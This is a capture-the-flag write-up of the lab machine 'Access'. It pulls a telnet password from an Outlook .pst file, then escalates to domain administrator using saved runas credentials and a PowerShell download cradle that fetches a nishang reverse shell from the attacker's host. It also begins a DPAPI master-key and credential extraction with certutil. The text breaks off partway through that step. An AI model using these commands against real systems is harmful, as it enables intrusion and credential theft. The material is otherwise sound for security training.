
-> Found password for admin user.

- Unzipping the zip file, we examine the `.pst` file

```
file 'Access Control.pst'
```



```
└─╼ [★]$ file 'Access Control.pst'
Access Control.pst: Microsoft Outlook Personal Storage (>=2003, Unicode, version 23), dwReserved1=0x2
34, dwReserved2=0x22f3a, bidUnused=0000000000000000, dwUnique=0x39, 271360 bytes, bCryptMethod=1, CRC
32 0x744a1e2e
```



https://support.microsoft.com › en-us › office › introduction-to-outlook-data-files-pst-and-ost-22...

Introduction to Outlook Data Files (.pst and .ost)

Learn what Outlook Data **Files** (**.pst** and .ost) are, how they store your email messages, calendar, contacts, and tasks on your computer, and how to manage them. Find out how to create, import, export, backup, and repair Outlook Data **Files** (**.pst** and .ost).

Open and close Outlook Data Fil...
Locating the Outlook data files. Repair Outlook Data Files (.pst and .ost) Expor...

Open and find items in an Outlo...
In Outlook on your desktop, choose File > Open & Export > Open Outlook Data...

How to manage .pst files in Micr...
Select Outlook Data File (.pst), and then select Next. Select the folder to export...

Import email, contacts, and cale...
Steps: Import Outlook items from a .pst file in Outlook for PC. These instructio...

Create an Outlook Data File (.pst...
From the Inbox, select New Items > More Items > Outlook Data File. Enter ...

Repair Outlook Data Files (.pst a...
Repair an Outlook data file (.pst) file. Open SCANPST.EXE. Select Browse to...

https://www.lifewire.com › pst-file-4140356


PST File (What It Is & How to Open One) - Lifewire

Jan 7, 2023 · A **file** with the **.PST file** extension is an Outlook Personal Information Store **file** that stores personal information used in Microsoft Outlook or Microsoft Exchange. They might include messages, contacts, attachments, addresses, and more. This format imposes a 2 GB **file** size limit. PST2GB can...

-> We see that it's an outlook data file.

- Reading .pst file

```
readpst 'Access Control.pst'

ls
```




```
└─╼ [★]$ ls
'Access Control.mbox'  'Access Control.pst'  'Access Control.zip'   acl.hash   ppwds
```

-> We now obtained an `.mbox` file

- Examining the mbox file

```
less 'Access Control.mbox'
```




```
Hi there,

The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engi
neers.
```

-> We obtained the credentia security:4Cc3ssC0ntr0ller

- Logging in to telnet

```
telnet 10.10.10.98
```




```
 Directory of C:\Users\security

08/23/2018  11:52 PM    <DIR>          .
08/23/2018  11:52 PM    <DIR>          ..
08/24/2018  08:37 PM    <DIR>          .yawcam
08/21/2018  11:35 PM    <DIR>          Contacts
08/28/2018  07:51 AM    <DIR>          Desktop
08/21/2018  11:35 PM    <DIR>          Documents
08/21/2018  11:35 PM    <DIR>          Downloads
08/21/2018  11:35 PM    <DIR>          Favorites
08/21/2018  11:35 PM    <DIR>          Links
08/21/2018  11:35 PM    <DIR>          Music
08/21/2018  11:35 PM    <DIR>          Pictures
08/21/2018  11:35 PM    <DIR>          Saved Games
08/21/2018  11:35 PM    <DIR>          Searches
08/24/2018  08:39 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)   3,319,238,656 bytes free

C:\Users\security>
```

Enumeration / Information Gathering - as security on 10.10.10.98

- We look at the looked at the saved credentials

```
cmdkey /list
```




```
C:\Users\security\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                        Type: Domain Password
    User: ACCESS\Administrator
```

-> We see that we have an saved credentials on the administrator of the domain.

- Examining the short cut file of the public desktop, we also see savecred is running.

```
type "ZKAccess3.5 Security System.lnk"
```



```
C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
LF@ 7#P/PO :+00/C:\R1M:Windows:M:*wWindowsV1MVSystem32:MV*System32X2P:
                                                                runas.exe:1:1*Yrunas.exeL-KEC:\Windows\System32\runa
s.exe#..\..\..\Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\
Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\Z
KAccess3.5\img\AccessNET.ico%
                          wN]ND.Q`Xaccess_8{E3
                                            Oj)H
                                                )Ů[_8{E3
                                                       Oj)H
                                                           )Ů[    1SPSXFL8C&me*S-1-5-21-953262931-566350628-63446256-
500
```


- Now we can privesc by using runas and powershell.

Privilege Escalation - To Domain admin by saved credential


- Crafting Powershell reverse shell and standing up our server

```
cp /usr/share/windows-resources/nishang/Shells/Invoke-PowerShellTcp.ps1
.

# Editing the reverse shell and putting it at the end of the command
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.9 -Port 9001

# Starting server
python -m http.server
```

```
## Running netcat listener
nc -lvnp 9001
```




```
     }$
}$
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.9 -Port 9001$
Invoke-PowerShellTcp.ps1 [+]
```



```
└──╼ [★]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

- Executing runas

```
runas /savecred /user:access\administrator "Powershell IEX(New-Object
Net.WebClient).DownloadString('http://10.10.16.9:8000/Invoke-
PowerShellTcp.ps1')"
```




```
PS C:\Windows\system32>PS C:\Windows\system32> whoami
access\administrator
PS C:\Windows\system32>
```

-> And we got administrator of the domain/computer.


Alternative method for privilege escalation (DPAPI)

- we go to the directory as follows

```
cd C:\users\security\AppData\Roaming\Microsoft\Protect\

cd S-1-5-21-953262931-566350628-63446256-1001

ls -Force
```




```
PS C:\users\security\AppData\Roaming\Microsoft\Protect> ls

    Directory: C:\users\security\AppData\Roaming\Microsoft\Protect


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d---s         8/22/2018  10:18 PM            S-1-5-21-953262931-566350628-63446
                                             256-1001
```



```
PS C:\users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001> ls -Force


    Directory: C:\users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953
    262931-566350628-63446256-1001


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a-hs         8/22/2018  10:18 PM        468 0792c32e-48a5-4fe3-8b43-d93d645905
                                             80
-a-hs         8/22/2018  10:18 PM         24 Preferred
```

- We can do a base64 encoding output to an file

```
certutil -encode 0792c32e-48a5-4fe3-8b43-d93d64590580 output

type output
```




```
PS C:\users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001> certutil -encode
 0792c32e-48a5-4fe3-8b43-d93d64590580 output
Input Length = 468
Output Length = 700
CertUtil: -encode command completed successfully.
PS C:\users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001> type output
-----BEGIN CERTIFICATE-----
AgAAAAAAAAAAAAAAMAA3ADkAMgBjADMAMgBlAC0ANAA4AGEANQAtADQAZgBlADMA
LQA4AGIANAAzAC0AZAA5ADMAZAA2ADQANQA5ADAANQA4ADAAAAAAAAAAAAAAFAAAA
sAAAAAAAAACQAAAAAAAAABQAAAAAAAAAAAAAAAAAAAACAAAAnFHKTQBwjHPU+/9g
uV5UnvhDAAAOgAAAEGYAAOePsdmJxMzXoFKFwX+uHDGtEhD3raBRrjIDU232E+Y6
DkZHyp7VFAdjfYwcwq0WsjBqq1bX0nB7DHdCLn3jnri9/MpVBEtKf4U7bwszMyE7
Ww2Ax8ECH2xKwvX6N3KtvlCvf98HsODqlA1woSRdt9+Ef2FVMKk4lQEqOtnHqMOc
wFktBtcUye6P40ztUGLEEgIAAABLtt2bW5ZW2Xt48RR5ZFf0+EMAAA6AAAAQZgAA
D+azql3Tr0a9eofLwBYfxBrhP4cUoivLW9qG8k2VrQM2mlM1FZGF0CdnQ9DBEys1
/a/60kfTxPX0MmBBPCi0Ae1w5C4BhPnoxGaKvDbrcye9LHN0ojgbTN1Op8Rl3qp1
Xg9TZyRzkA24hotCgyftqgMAAADlaJYABZMbQLoN36DhGzTQ
-----END CERTIFICATE-----
```

- We can copy that into our machine and decode it.


```
vim mkey_b64

cat mkey_b64 | base64 -d > mkey
```

- We can repeat it for the credential file

```
cd C:\Users\security\AppData\Roaming\Microsoft\Credentials

dir /a

certutil -encode 51AB168BE4BDB3A603DADE4F8CA81290 output

type output
```



```
C:\Users\security\AppData\Roaming\Microsoft\Credentials>dir /a
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security\AppData\Roaming\Microsoft\Credentials

08/22/2018  10:18 PM    <DIR>          .
08/22/2018  10:18 PM    <DIR>          ..
08/22/2018  10:18 PM               538 51AB168BE4BDB3A603DADE4F8CA81290
               1 File(s)            538 bytes
               2 Dir(s)   3,319,222,272 bytes free
```



